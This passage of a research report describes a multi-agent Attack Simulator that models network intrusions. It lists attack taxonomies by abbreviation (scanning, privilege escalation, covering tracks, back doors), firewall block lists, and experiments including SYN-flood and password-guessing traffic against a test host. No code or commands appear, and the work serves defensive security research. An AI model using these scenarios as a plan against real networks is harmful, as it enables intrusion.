14. ABSTRACT This report results from a contract tasking St. Petersburg Institute For Informatics & Automation of the Russian Academy of Sciences as follows: Formal Methods for Information Protection Technology The use of open computer networks as an environment for exchange of information across the globe in distributed applications requires improved security measures on the network, in particular, to information resources used in applications. Integrity, confidentiality and availability of the network resources must be assured. To detect and suppress different types of computer unauthorized intrusions, modern network security systems (NSS) must be armed with various protection means and be able to accumulate experience in order to increase its ability to front against known types of intrusions, and to learn new types of intrusions. The project will perform three main tasks. 1. Develop a mathematical model and a tool that simulates various coordinated intrusion scenarios against computer networks; 2. Develop the mathematical foundations, architecture, and principles of implementation of autonomous-software-tool technology implementing the learning system for intrusion detection; 3. Develop the fundamentals, architecture and software for the computer security system based on multi-level encoding for information protection in mass application. Currently, scientific efforts in network security area are undertaken mainly in the development of the network defense mechanisms. Unfortunately, substantially less attention is paid to the study of the nature of intrusions and, in particular, remote distributed intrusion attempts. No appropriate tools for intrusion/attack simulation nor research on a formal framework for intrusion specification exists. TASK 1 The first research task in the project aims to (1) to develop a formal framework for modeling of distributed computer intrusions scenarios; (2) to develop a software tool for simulation of distributed intrusions, and (3) to explore advantages of using of such model and tool in the design and validation of the network assurance systems. Experts' analysis of distributed intrusions shows that malefactors plan attempted intrusions on macro-level as a partially ordered set of steps. Each step aims at achieving a particular sub-goal, say, to break through a "security wall", get non-authorized access to some information, services, applications, etc. The partially ordered set of the steps of intrusions on the macro level is called a scenario of attack. To realize each particular step of the intrusions scenario, the malefactor uses operations of low (micro-) level.. Thus, each such a step of the scenario is represented as a sequence of commands. Following the aforementioned conceptual representation of the intrusion attempt, the research focuses on the two-level model of attacks. It is supposed that available learning information about intrusions of different types comprises the experts' information and limited number of cases.			

The importance of the Project in the framework of the ISTC mission is determined by several reasons. The Project makes it possible to involve military oriented scientists into civilian basic research. It contributes the integration of Russian scientists into international society and ministers in deciding problems of safe and secured utilization of the network, in particular, Internet-based information resources.

Preface	4
Chapter 1. Overview of the theoretical results presented in previous reports: formal grammar-based approach for modeling and simulation of computer network attacks	5
1.1. Introduction	5
1.2. Specification of the representative set of distributed attacks against computer networks	6
1.2.1. Analysis and classification of attacks on computer networks	6
1.2.2. Scenario-based specification of the representative set of distributed attacks of different classes	12
1.2.3. Techniques for case-based regenerating of the formal grammar specifying models of the attacks	15
1.3. Mathematical methods and techniques realizing the attack formal modeling	16
1.3.1. Conceptual explanation of the attack modeling and simulation strategy	16
1.3.2. Problem domain ontology: structure of the basic malefactors' intentions and actions	19
1.3.3. Formal grammar framework for specification of computer network attacks	21
1.3.4. Formal models of a representative multitude of computer network attacks	22
1.3.5. State machine-based implementation of the attack generation	25
1.3.6. Formal model of the attacked computer network and its response to attacks	27
1.4. Object-oriented project of the Attack Simulator—software tool prototype for simulation of attacks on the computer network	29
1.4.1. Peculiarities of the developed technology for Attack Simulator design	29
1.4.2. Object-oriented project of the Attack Simulator	31
1.5. Related works	32
1.5.1. Works describing attacks and attack taxonomies	32
1.5.2. Works immediately coupled with network attack modeling and simulation	33
1.5.3. Works devoted to the description of attack languages	37
1.5.4. Works on evaluating intrusion detection systems	38
1.5.5. Works on vulnerability assessment tools (scanners), signature and traffic generation tools	39
1.6. Conclusion	39
Chapter 2. Software prototype of the Attack Simulator implementing theoretical results of the research and their evaluation	43
2.1. Generalized architecture of Attack Simulator prototype	43
2.2. State-machine based descriptions of main components	46
2.3. Component of the application domain ontology	49
2.4. Generic Hacker Agent	57
2.4.1. Fragment of the ontology used by Hacker Agent	57
2.4.2. State machines model of the Hacker Agent operation	59
2.4.3. Component of the attack task specification	65
2.4.4. Component calculating probabilities of Hacker Agent's actions	68
2.4.5. Network traffic generator	71
2.4.6. Visualization component of the attack scenario development	76
2.5. Generic Network Agent	78
2.5.1. Fragment of the ontology used by the Network Agent	78
2.5.2. Component of specification of computer network configuration	80
2.5.3. State machines model of the Network Agent operation	84
2.5.4. Component calculating the probabilities of Hacker Agent's actions success and generating network response	86

2.6. Case-study Simulation: examples of Attack Simulator performance and its evaluation	90
2.6.1. Simulation of attacks on macro-level (generation malicious actions against computer network model)	91
2.6.2. Simulation of attacks on micro-level (generation malicious network traffic against real computer network)	120
2.7. Conclusion	125
General Conclusion of the Project	129



Fig.2.6.12. Example of the screen displaying the attack scenario generation processes of the intention GAR (an intermediate stage of attack scenario)

The graphical representation of attack outcome parameters (NS, PIR, PAR, PFB, PRA) values at intention GAR realization for various values of input parameters is displayed in Fig.2.6.14. Designations of experiments groups 1 – 16 in this integral diagram correspond to the following combinations of input parameters:

- 1 – (1,1,1,1);
- 2 – (1,1,1,2);
- 3 – (1,1,2,1);
- 4 – (1,1,2,2);
- 5 – (1,2,1,1);
- 6 – (1,2,1,2);
- 7 – (1,2,2,1);
- 8 – (1,2,2,2);
- 9 – (2,1,1,1);
- 10 – (2,1,1,2);
- 11 – (2,1,2,1);
- 12 – (2,1,2,2);
- 13 – (2,2,1,1);
- 14 – (2,2,1,2);
- 15 – (2,2,2,1);
- 16 – (2,2,2,2).



Fig.2.6.13. Example of the screen displaying the attack scenario generation processes of the intention GAR (a final stage of attack scenario)

The chain of symbols in parenthesis (N1,N2,N3,N4) designates the input parameters combination, where N1 – protection degree of network firewall, N2 – protection degree of attacked host (personal) firewall, N3 – protection parameters of attacked host, N 4- degree of hacker's knowledge about a network.

For example, the combination (1,1,1,1) corresponds “Strong” (1) protection degree of network firewall, “Strong” (1) protection degree of attacked host (personal) firewall, “Strong” (1) protection parameters of attacked host, and “Good” (1) degree of hacker’s knowledge about a network.

Changes of parameters PIR, PAR, PFB, PRA for various network and personal firewalls configurations are represented in Fig.2.6.15 – Fig.2.6.18 as graphic dependences.

For construction of these dependences the following values were used as x-coordinate parameters: 1 – both network and personal firewalls are active; 2 – only network firewall is active; 3 – only personal firewall is active; 4 – none of firewalls is active.

The main parameters changes under maximal protection of attacked host (“Strong” (1)) and maximal hacker’s knowledge about a network (“Good” (1)) are depicted in Fig.2.6.15.

The main parameters changes under maximal protection of attacked host (“Strong” (1)) and minimal hacker’s knowledge about a network (“Nothing” (2)) are depicted in Fig.2.6.16.

The main parameters changes under minimal protection of attacked host (“None” (2)) and maximal hacker’s knowledge about a network (“Good” (1)) are depicted in Fig.2.6.17.

The main parameters changes minimal protection of attacked host (“None” (2)) and minimal hacker’s knowledge about a network (“Nothing” (2)) are depicted in Fig.2.6.18.



Fig.2.6.14. Integral diagram of attack outcome parameters values for intention GAR



Fig.2.6.15. Changes of parameters PIR, PAR, PFB, PRA values for various network and personal firewalls configurations under realization of intention GAR (protection degree of attacked host is “Strong” (1) and degree of hacker’s knowledge about a network is “Good” (1))



Fig.2.6.16. Changes of parameters PIR, PAR, PFB, PRA values for various network and personal firewalls configurations under realization of intention GAR (protection degree of attacked host is “Strong” (1) and degree of hacker’s knowledge about a network is “Nothing” (2))



Fig.2.6.17. Changes of parameters PIR, PAR, PFB, PRA values for various network and personal firewalls configurations under realization of intention GAR (protection degree of attacked host is “None” (2) and degree of hacker’s knowledge about a network is “Good” (1))



Fig.2.6.18. Changes of parameters PIR, PAR, PFB, PRA values for various network and personal firewalls configurations under realization of intention GAR (protection degree of attacked host is “None” (2) and degree of hacker’s knowledge about a network is “Nothing” (2))



Fig.2.6.19. Changes of parameter NS values for various network and personal firewalls configurations under realization of intention GAR

Changes of parameter NS values for different configurations of firewalls, degrees of protection parameters of attacked host and degrees of hacker’s knowledge about a network are depicted in Fig.2.6.19 as graphical dependences.

The following designations are used in the figure: PP – protection parameters of attacked host; KN – degree of hacker’s knowledge about a network.

2.2. Description of experiments for intention Confidentiality Violation Realization (CVR)

Let us consider the input parameters which influence on efficacy of attacks was investigated at carrying out experiments on intention CVR realization.

Let us present in the beginning the firewall parameters used at intention CVR realization.

At realization of intention CVR, besides intention CVR, some other intentions are used. The first part of these additional intentions (IH, IS, IO, CI, RE, UE, ABE) is for getting information about an attacked network to fulfill the attacks of class CVR. The second part of additional intentions (GAR and EP) is served for getting access to a host and increasing privileges. The third part (GAD, CT, CBD) is intended for gaining additional data, covering tracks and creating back doors for subsequent access to resources of the host attacked.

Let us consider the terminal attacks which are generated at realization of all these intentions (for intentions IH, IS, IO, CI, RE, UE, ABE and GAR, described above at the description of intention GAR realization, we list only abbreviations of these attacks).

Terminal attacks of intention IH (Identification of the running Hosts): STIH, SSIH, DC.

Terminal attacks of intention IS (Identification of the host Services): ST, SS, SFI, SX, SN, SU, HS, SFB, DHS, PS.

Terminal attacks of intention IO (Identification of the host Operating system): TZ, TS, FF, RF, RS, II, IL, MD, IW, MA, IV, IF, IP, ISP, IDOS.

Terminal attacks of intention CI (Collecting of additional Information): IST, AM, NS.

Terminal attacks of intention RE (Resource Enumeration): EDNV, EDC, CNS, ERD, SRE, NV, RMT, SRVC, SRVI, DUMP, LEG, NAT, NETD, NETV.

Terminal attacks of intention UE (Users and groups Enumeration): DNNT, SNMPE, CNS, FUE, UTFTP, EUE, PIUD, ISU, IAS.

Terminal attacks of intention ABE (Applications and Banners Enumeration): TCBG, UNU, FP, UREG, UDUM.

Terminal attacks of intention GAR (Gaining Access to Resources):

CPF, AAF, BFPG, RAH, FCA, PG, AR, UDG, RAM, RA, DIMC, EFE, BO, MMC, UPWS, TH, MP, ABTH, ATH, SF, LA, PF, SA, PD, UF, IFS, APF, WDPF, MUID, MRF, CC.

Terminal attacks of intention EP (Escalating Privilege):

PC, UKE,

where PC – “Password Cracking”, UKE – “Use of Known Exploits”.

Terminal attacks of intention GAD (Gaining Additional Data):

ETR, SCP,

where ETR – “Evaluating Trust Relations”, SCP – “Search for Cleartext password”.

Terminal attacks of intention CVR (Confidentiality Violation Realization):

FRR, RBV,

where FRR – “File(s) Reading Realization”, RBV – “Reading By Virus”.

Terminal attacks of intention CT (Covering Tracks):

CL, HT,

where CL – “Clearing Logs”, HT – “Hiding Tools”.

Terminal attacks of intention CBD (Creating Back Doors):

CRUA, SBJ, ISF, PRCS, IMM, RAT,

where CRUA – “Creating Rogue User Accounts”, SBJ – “Scheduling Batch Jobs”, ISF – “Infecting Startup Files”, PRCS – “Planting Remote Control Services”, IMM – “Installing Monitoring Mechanisms”, RAT – “Replacing Apps with Trojans”.

The full set of attacks generated at realization of intention CVR (104 attacks) is as follows:

STIH, SSIH, DC, ST, SS, SFI, SX, SN, SU, HS, SFB, DHS, PS, TZ, TS, FF, RF, RS, II, IL, MD, IW, MA, IV, IF, IP, ISP, IDOS, IST, AM, NS, EDNV, EDC, CNS, ERD, SRE, NV, RMT, SRVC, SRVI, DUMP, LEG, NAT, NETD, NETV, DNNT, SNMPE, CNS, FUE, UTFTP, EUE, PIUD, ISU, IAS, TCBG, UNU, FP, UREG, UDUM, CPF, AAF, BFPG, RAH, FCA, PG, AR, UDG, RAM, RA, DIMC, EFE, BO, MMC, UPWS, TH, MP, ABTH, ATH, SF, LA, PF, SA, PD, UF, IFS, APF, WDPF, MUID, MRF, CC, PC, UKE, ETR, SCP, FRR, RBV, CL, HT, CRUA, SBJ, ISF, PRCS, IMM, RAT.

In comparison with GAR the following attacks are added to this set: PC, UKE, ETR, SCP, FRR, RBV, CL, HT, CRUA, SBJ, ISF, PRCS, IMM, RAT.

The list of attacks removed from the full set of attacks (31 attacks (30 %)), intended for formation of the list of the attacks forbidden by network firewall, is as follows:

SX, TS, FF, IDOS, IST, DNNT, SNMPE, AR, UDG, UREG, UDUM, FUE, UTFTP, EUE, PIUD, ISU, IAS, RAM, RA, DIMC, MMC, UPWS, LA, PF, SA, MRF, CC, UKE, FRR, CRUA, RAT.

In comparison with GAR the following attacks are added to this set: UKE, FRR, CRUA, RAT.

The list of attacks removed from the full set of attacks (42 attacks (40 %)), intended for formation of the list of the attacks forbidden by personal firewall, is as follows:

SSIH, DC, ST, RS, II, IL, MD, IW, MA, CNS, ERD, SRE, NV, RMT, NETV, CNS, TCBG, UNU, FP, MP, ABTH, ATH, SF, PD, TH, UF, IFS, APF, SRVI, DUMP, LEG, NAT, NETD, CPF, AAF, WDPF, PC, ETR, CL, HT, ISF, PRCS.

In comparison with GAR the following attacks are added to this set: PC, ETR, CL, HT, ISF, PRCS.

Starting from specified argumentations, at carrying out the attacks realizing intention CVR, it was supposed, that depending on protection degree a *network firewall* can block the following terminal level attacks:

1) For “Strong” protection degree from full set of the attacks generated at intention CVR realization, the following 73 attacks (70 %) are chosen:

STIH, SSIH, DC, ST, SS, SFI, SN, SU, HS, SFB, DHS, PS, TZ, RF, RS, II, IL, MD, IW, MA, IV, IF, IP, ISP, AM, NS, EDNV, EDC, CNS, ERD, SRE, NV, RMT, SRVC, SRVI, DUMP, LEG, NAT, NETD, NETV, CNS, TCBG, UNU, FP, CPF, AAF, BFPG, RAH, FCA, PG, EFE, BO, TH, MP, ABTH, ATH, SF, PD, UF, IFS, APF, WDPF, MUID, PC, ETR, SCP, RBV, CL, HT, SBJ, ISF, PRCS, IMM.

In comparison with GAR the following attacks are added to this set: PC, ETR, SCP, RBV, CL, HT, SBJ, ISF, PRCS, IMM.

2) For “None”: - .

The *protection degrees of personal firewall* are as follows:

1) For “Strong” protection degree from full set of the attacks generated at intention CVR realization, the following 62 attacks (60 %) are chosen:

STIH, SS, SFI, SN, SU, HS, SFB, DHS, PS, TZ, RF, IV, IF, IP, ISP, AM, NS, EDNV, EDC, SRVC, BFPG, RAH, FCA, PG, EFE, BO, MUID, SX, TS, FF, IDOS, IST, DNNT, SNMPE, AR, UDG, UREG, UDUM, FUE, UTFTP, EUE, PIUD, ISU, IAS, RAM, RA, DIMC, MMC, UPWS, LA, PF, SA, MRF, CC, UKE, SCP, FRR, RBV, CRUA, SBJ, IMM, RAT.

In comparison with GAR the following attacks are added to this set: UKE, SCP, FRR, RBV, CRUA, SBJ, IMM, RAT.

2) For “None”: - .

Protection parameters of attacked host and parameters defining a hacker’s knowledge about a network are similar to the parameters used at realization of intention GAR.

Examples of the screens, displaying various stages of attack scenario generation for intention CVR, are submitted in Fig.2.6.20 – Fig.2.6.23. The values of input parameters used for the attack scenario are as follows:

- (1) protection degree of network firewall is “None” (2);
- (2) protection degree of personal firewall is “Strong” (1);
- (3) protection degree of host parameters is “Strong” (1);
- (4) degree of a hacker’s knowledge about a network is “Good” (1).

The graphical representation of attack outcome parameters (NS, PIR, PAR, PFB, PRA) values at intention CVR realization for various values of input parameters is displayed in Fig.2.6.24. Designations of experiments groups 1 – 16 in this integral diagram correspond to the same combinations of input parameters as for intention GAR: 1 – (1,1,1,1); 2 – (1,1,1,2); 3 – (1,1,2,1); 4 – (1,1,2,2); 5 – (1,2,1,1); 6 – (1,2,1,2); 7 – (1,2,2,1); 8 – (1,2,2,2); 9 – (2,1,1,1); 10 – (2,1,1,2); 11 – (2,1,2,1); 12 – (2,1,2,2); 13 – (2,2,1,1); 14 – (2,2,1,2); 15 – (2,2,2,1); 16 – (2,2,2,2).



Fig.2.6.20. Example of the screen displaying the attack scenario generation processes of the intention CVR (an initial stage of attack scenario)

Changes of parameters PIR, PAR, PFB, PRA for intention CVR realization under various network and personal firewalls configurations are represented in Fig.2.6.25 – Fig.2.6.28 as graphic dependences.

For construction of these dependences as parameters of x-coordinate the same values as for intention GAR were used: 1 – both network and personal firewalls are active; 2 – only network firewall is active; 3 – only personal firewall is active; 4 – none of firewalls is active.

The main parameters changes under maximal protection of attacked host (“Strong” (1)) and maximal hacker’s knowledge about a network (“Good” (1)) are depicted in Fig.2.6.25.

The main parameters changes under maximal protection of attacked host (“Strong” (1)) and minimal hacker’s knowledge about a network (“Nothing” (2)) are depicted in Fig.2.6.26.

The main parameters changes under minimal protection of attacked host (“None” (2)) and maximal hacker’s knowledge about a network (“Good” (1)) are depicted in Fig.2.6.27.

The main parameters changes minimal protection of attacked host (“None” (2)) and minimal hacker’s knowledge about a network (“Nothing” (2)) are depicted in Fig.2.6.28.

Changes of parameter NS values for different configurations of firewalls, degrees of protection parameters of attacked host and degrees of hacker’s knowledge about a network are depicted in Fig.2.6.29 as graphical dependences.



Fig.2.6.21. Example of the screen displaying the attack scenario generation processes of the intention CVR (a second stage of attack scenario)



Fig.2.6.22. Example of the screen displaying the attack scenario generation processes of the intention CVR (a third stage of attack scenario)



Fig.2.6.23. Example of the screen displaying the attack scenario generation processes of the intention CVR (a final stage of attack scenario)

The total logs of attack traces produced in experiments fulfilled on macro-level are fixed in Appendix A4.1.

The total log of the Attack Simulator run for the intention ABE (“Applications and Banners Enumeration”) realization is presented in paragraph A4.1.1. The log was generated under the following conditions:

- protection degree of network firewall is “Strong” (1);
- an attacked host firewall is absent (3).

The total log of the Attack Simulator run for the intention GAR (“Gaining Access to Resources”) realization is presented in paragraph A4.1.2. The log was generated under the following conditions:

- protection degree of network firewall is “None” (2);
- protection degree of attacked host firewall is “None” (2);
- protection parameters of attacked host are “Weak” (2);
- degree of hacker’s knowledge about a network is “Nothing” (2).

The total log of the Attack Simulator run for the intention CVR (“Confidentiality Violation Realization”) realization is presented in paragraph A4.1.3. The log was generated under the following conditions:

- protection degree of network firewall is “None” (2);
- protection degree of attacked host firewall is “Strong” (1);
- protection parameters of attacked host are “Strong” (1);
- degree of hacker’s knowledge about a network is “Good” (1).

The attributes of the logs correspond to the attributes of the ontology notions **Log** and **LogResult**.



Fig.2.6.24. Integral diagram of attack outcome parameters values for intention CVR



Fig.2.6.25. Changes of parameters PIR, PAR, PFB, PRA values for various network and personal firewalls configurations under realization of intention CVR (protection degree of attacked host is “Strong” (1) and degree of hacker’s knowledge about a network is “Good” (1))



Fig.2.6.26. Changes of parameters PIR, PAR, PFB, PRA values for various network and personal firewalls configurations under realization of intention CVR (protection degree of attacked host is “Strong” (1) and degree of hacker’s knowledge about a network is “Nothing” (2))



Fig.2.6.27. Changes of parameters PIR, PAR, PFB, PRA values for various network and personal firewalls configurations under realization of intention CVR (protection degree of attacked host is “None” (2) and degree of hacker’s knowledge about a network is “Good” (1))



Fig.2.6.28. Changes of parameters PIR, PAR, PFB, PRA values for various network and personal firewalls configurations under realization of intention CVR (protection degree of attacked host is “None” (2) and degree of hacker’s knowledge about a network is “Nothing” (2))



Fig.2.6.29. Changes of parameter NS values for various network and personal firewalls configurations under realization of intention CVR

2.6.2. Simulation of attacks on micro-level (generation malicious network traffic against real computer network)

For checking efficacy of the Attack Simulator prototype at a micro-level the network packets for the *following classes of attacks* were generated:

- 1) Port scanning, including subclasses “Port Scanning” (SPIH) and “Port Scanning during Identification of Services” (SPIS).
- 2) Denial of service, on the basis of realization of “SYN flood” (SF);
- 3) Password Guessing, on the basis of realization of attacks “Password Guessing” (PG) and “Password Cracking” (PC).

The network model used in the Attack Simulator corresponded to a real computer network against which attacks at a micro-level were carried out.

All attacks described in this paragraph have been directed on the host having IP-address 192.168.130.135.

For a class of attacks “Port Scanning” (SPIH), experiments on realization of the attacks “TCP connect scan” (STIH) and “TCP SYN scan” (SSIH) were fulfilled.

For a class of attacks “Port Scanning during Identification of Services” (SPIS), experiments on realization of the attacks “TCP connect scan” (ST), “TCP SYN scan” (SS), “TCP FIN scan” (SFI), “TCP Xmas Tree scan” (SX), “TCP Null scan” (SN), “UDP scan” (SU), “Half scan” (HS) were carried out.

Examples of the screens displaying the process of various scanning attacks generation are depicted in Fig.2.6.30 and Fig.2.6.31.

An example of the window showing realization of the intention “Port Scanning during Identification of Services” (SPIS) scenario at a macro-level and a call of various scanning attacks is represented in Fig.2.6.30.



Fig.2.6.30. Example of the window showing realization of the intention “Port Scanning during Identification of Services” (SPIS) scenario at a macro-level

Fig.2.6.31. Example of the window showing the scanning attacks realization at a micro-level



Fig.2.6.32. Example of the window showing realization of the attack scenario “Denial of service” (DS) at a macro-level and a call of “SYN flood” (SF) attack action

An example of the window showing realization of scanning attacks at a micro-level is submitted in Fig.2.6.31. These attacks were called from the intention “Port Scanning during Identification of Services” (SPIS) scenario, which fragment is represented in Fig.2.6.30.

Fragments of attacks “TCP SYN scan” (SS), “Half scan” (HS) and “TCP Xmas Tree scan” (SX) are considered in Fig.2.6.31.

Examples of the screens displaying the generation of attack “SYN flood” (SF) of the class “Denial of service” are depicted in Fig.2.6.32 and Fig.2.6.33.

A fragment of the attack “Denial of service” (DS) scenario at a macro-level and a call of attack “SYN flood” (SF) is shown in Fig.2.6.32.

An example of the window showing the attack “SYN flood” (SF) realization at a micro-level is represented in Fig.2.6.33.

Fig.2.6.35. Example of the window showing the attack “Password Cracking” (PC) realization at a micro-level

2.7. Conclusion

The second chapter describes the architecture of the Attack Simulator prototype, its functional capabilities, peculiarities of implementation, and also sketches the results of the simulation-based exploration of the developed Attack Simulator prototype.

The main conclusions concerning the Attack Simulator prototype and results of its evaluation are as follows:

1. The software prototype for computer network attack simulation is built as a *multi-agent system* that uses two classes of agents: (1) ‘‘Network Agent’’ and (2) ‘‘Hacker Agent’’. The *Network Agent* simulates defensive system of the attacked computer network and the *Hacker Agent* simulates a hacker performing attack against computer network. In the developed prototype each agent class has single

instance although the developed technology makes it possible to model and simulate a team of hackers and a team of agents responsible for computer network security.

2. The Attack Simulator is *implemented on the basis of the technology supported by Multi-Agent System Development Kit* (MASDK) that is a multi-agent platform aiming at support of the design and implementation of multi-agent systems [Gorodetski *et al*-02a]. The developed and implemented simulator comprises the multitude of reusable components generated by use of the MASDK standard functionalities and application-oriented software components developed manually in terms of programming language MS Visual C++ 6.0 SP 5.

3. Each agent operates using the respective fragment of the application ontology. The interaction between agents in the process of attack simulation is supported by the *communication component*. An advantage of such a knowledge representation makes it actually possible to *simulate adversary interactions*. In such a model, while simulating an attack, Hacker Agent sends a certain message to the Network Agent. The Network Agent, like this takes place in real-life interactions, analyzes the received message and forms a responsive message. This message is formed through use of the Network Agent's knowledge base that models the network configuration, information about possible existing attacks and reaction of the network on them.

4. The behaviors of both the Hacker Agent and the Network Agent specified on the basis of *state-machine models*, which interpret agents' behavior specified formally by use of formal grammar framework. The Hacker Agent acts on the basis of a family of nested state machines. The state machine model of the Network Agent is represented by a single state machine. It determines states, transitions from states to states, and conditions for such transitions. Each state represents actions that should be carried out when the state machine transits into that state. These actions are initialized after the states of the state machines are processed. Actions are represented in terms of scripts of the MASDK Script Language.

5. A detailed specification of all notions, their attributes, and values of attributes used in the Attack Simulator has been realized in the *component of the application domain ontology*. Ontology is filled in during the design stage through using the MASDK Ontology Editor. Classes, class attributes, and meta-classes that unify classes into groups are entered and modified through the ontology editor's user interface. The general notions of the application domain ontology are as follows:

- *Appl* serves to store the names of applications running on the attacked host;
- *Attack* is to ensure communication between agents *MainHack* and *MainNet*;
- *Attacks* determines the knowledge of the agent *MainNet* about network attacks;
- *DNS1*, *DNS2*, *Domain*, *DomLink* and *DomHost* define information about network domain, mail servers and hosts;
- *Firewall*, *ForbiddenLocalAddr* and *ForbiddenRemoteAddr* determine firewalls' data;
- *Host* serves to store detailed information about hosts (domain name, IP address, OS version, type and platform, etc.);
- *KnownLANs* determines hacker's knowledge about networks;
- *LAN* determines the network's knowledge of itself;
- *Log* and *LogResult* store the attack route in terms of state machines and the obtained results;
- *Objective* is to describe malefactor's intention being implemented;
- *Objectives* stores descriptions of all intentions of the attacker realized in the prototype;
- *Security*, *Service*, *SharedRes*, *TrusHosts* and *User* keep information about hosts' security parameters, recourses and users;
- *Step* stores data on the current step of state machines.

6. The *Hacker Agent* comprises the following main components:

- *Agent hacker Kernel* contains functions needed for exploiting ontology, running state machines, defining attack task specification, computing next state-machine transition, initiating attack development visualization;
- *Fragment of the application domain ontology* specifies a set of notions and attributes used by the Hacker Agent;
- *State machines model component* is used for specification of the Hacker Agent behavior;

- *Scripts component* specifies the set of scripts that can be performed by the Hacker Agent's state machines;
- *attack task specification component* provides user with interface needed to specify attack attributes;
- *probabilistic decision-making model* is used to determine the Hacker Agent's further actions in attack generation;
- *network traffic generator* is used to form the flow of network packets for several classes of attacks directed to the hosts according to the attack specification;
- *visualization component of the attack scenario development* is used for visual representation of the attack progress, corresponding to each action of attacker and respective response of the Network Agent.

7. The main components of the *Network Agent* are as follows:

- *Network Agent Kernel* contains functions for processing the application domain ontology and the state machine model, specifying network configuration, initializing firewall model, and computing the network's response to an attacking action;
- *Fragment of the application domain ontology* determines a set of notions and attributes used by the Network Agent;
- *state machines model component* specifies the actions corresponding to the incoming message receiving, their classification, processing, and sending the response;
- *scripts component* specifies a set of scripts initialized from the state machine model of the Network Agent;
- *network configuration specification component* is used for the specification of a set of user interfaces aiming at description and configuration of the network to be attacked;
- *firewall model component* is used to determine the firewall's response to the action generated by the Hacker Agent;
- *generator of the network's response* is used for the generation of the network's and hosts' responses (messages) to attack actions.

8. The main objective of the *experiments* conducted was demonstration of the Attack Simulator prototype efficacy for accomplishing various attack scenarios against networks with different structures and security policies implemented. The following practically interesting tasks are considered by authors as potential opportunities provided by the developed Attack simulator prototype:

- *Checking a computer network security policy at stages of conceptual and logic design of network security system.* This task can be solved by simulation of attacks at a macro-level and investigation of responses of a network model being designed (analyzed);
- *Checking security policy of a real-life computer network.* This task can be solved by means of simulation of attacks at a micro-level, i.e. by generating a network traffic corresponding to real activity of malefactors on realization of various security threats.

This is justification of two classes of experiments that have been fulfilled with the Attack Simulator prototype:

- *Experiments with simulation of attacks on macro-level.* In these experiments, generation and investigation of malicious actions against computer network model were carried out;
- *Experiments with simulation of attacks on micro-level.* In these experiments, generation of malicious network traffic against a real computer network was fulfilled.

9. In the experiments with simulation of attacks on macro-level, explorations of attacks for all malefactor's intentions implemented have been accomplished. These experiments were carried out for various parameters of the attack task specification and an attacked computer network configuration. Besides malefactor's intention, it was investigated the influence on attacks efficacy of the following *input parameters*: protection degree of network and personal firewall, protection degree of attacked host (for example, how strong is the password, does the host has sharing files, printers and other resources, does the host use trusted hosts, etc.), and degree of hacker's knowledge about a network. To investigate the Attack Simulator capabilities, the following *parameters of attack realization outcome* have been selected: number of terminal level attack actions, percentage of the hacker's intentions

realized successfully, percentage of “successful” network responses on attack actions, percentage of attack actions blockage by firewall, percentage of “ineffective” results of attack actions (when attack is not successful). In all experiments the Attack Simulator allows to generate the clearly interpretable results.

10. Taking into account limitation of the Report space, the results of experiments on macro-level only for two classes of intentions concerning to each of the high-level intentions *Reconnaissance* (*R*) and *Implantation and threat realization* (*I*) have been described in detail. For high-level intention *R*, the results of experiments for intentions *Identification of the host Services* (*IS*) and *Applications and Banners Enumeration* (*ABE*) have been represented. For high-level intention *I*, the results of experiments for intentions *Gaining Access to Resources* (*GAR*) and *Confidentiality Violation Realization* (*CVR*) have been considered.

At carrying out the attacks realizing intentions *IS* and *ABE*, it was supposed, that network firewall can protect the attacked network by “Strong”, “Medium” and “None” degrees of defense depending on completeness of terminal level attacks list that can be recognized by firewall. For intention *IS* and *ABE*, the plots of the dependencies of the attack outcome parameters from the network firewall protection degree have been built.

At fulfilling the attacks realizing intentions *GAR* and *CVR*, attacks were carried out under the following varying conditions: (1) for two values of protection degree of the network firewall (1 – “Strong”; 2 – “None”); (2) for two values of protection degree of personal firewall (1 – “Strong”; 2 – “None”); (3) for two values of protection degree of parameters of attacked host (1 – “Strong”; 2 – “Weak”); and (4) for two values of the level of hacker’s knowledge about a network (1 – “Good”; 2 – “Nothing”). For intention *GAR* and *CVR*, the plots of dependencies of attack outcome parameters from various input parameters have been constructed.

11. In the current version of the prototype, the network traffic generation is only implemented for certain network attacks. Those attacks are selected from different classes of attacks and (or) malefactors’ intentions specified in the application domain ontology. The authors have not tasked themselves with implementing all attack actions on lower level. The main emphasis has been made on developing the general approach to generating the network traffic by use of the attack simulator prototype and assessing its feasibility and effectiveness.

For evaluation of the efficacy of the Attack Simulator prototype at a micro-level, the network packets for the attacks classes “*Port scanning*”, “*Denial of service*”, and “*Password Guessing*” have been generated. The network model used in experiments with the Attack Simulator corresponded to a real computer network against which attacks at a micro-level were carried out.

General Conclusion of the Project

This Report gives a summary of the results presented in previous reports and summarizes the results of the forth phase of the research, which, in general, supposes *development of the software prototype of the Attack Simulator implementing theoretical results of research and its evaluation*.

The main conclusions resulting from the research presented in the Report are as follows.

- The *main peculiarities of the developed approach to the computer network attack modeling and simulation* are (1) malefactor's intention-centric and target-oriented attack modeling and simulation, (2) multi-level attack specification in the consecution (from upper to lower levels) “attack task (goal) and attack object → structured malefactor's intentions → malefactors actions → attacked network response”, (3) ontology-based attack model structuring, (4) attributed stochastic context-free grammar for formal specification of attack scenarios and its components (“simple attacks”) and using operation of formal grammar substitution for specification of multi-level structure of attacks, (5) state machine-based formal grammar framework implementation; (6) on-line generation of the malefactor's activity resulting from the reaction of the attacked network security system.
- The software prototype of the Attack Simulator is built as a *multi-agent system* consisting of two classes of agents (Hacker Agent and Network Agent), which activity is based on the “Attacks against computer network” application ontology and a communication component. The *Hacker Agent* simulates a hacker performing attack against computer network. The *Network Agent* simulates defense system of the attacked computer network. Each agent operates using the respective fragment of the *application ontology*. The interaction between agents in the process of attack simulation is supported by the *communication component*. The developed and implemented simulator comprises the multitude of reusable components generated by use of the *Multi-Agent System Development Kit* (MASDK) standard functionalities and application-oriented software components developed manually in terms of programming language MS Visual C++ 6.0. The developed technology makes it possible to simulate in the future *adversary interactions* of a team of hackers and a team of network defense agents.
- Two *types of experiments* have been fulfilled with the Attack Simulator prototype: (1) simulation of attacks on macro-level. In these experiments, generation and investigation of malicious actions against computer network model have been carried out; (2) simulation of attacks on micro-level. In these experiments, generation malicious network traffic against a real computer network has been fulfilled. The *simulation-based exploration of the developed Attack Simulator prototype* has demonstrated its efficacy for accomplishing various attack scenarios against networks with different structures and security policies implemented.
- The *further development of the computer network attack modeling software prototype* can consist of enlargement of capabilities in specification of the attack tasks, expansion of the attack classes, support for setting more complicate structures of the attacked networks, implementing more sophisticated attack scenarios on a real network using different attack objects and exploits, evolving the attack modeling system as a team of hacker-agents that are collectively realize coordinated distributed attacks, and some others.

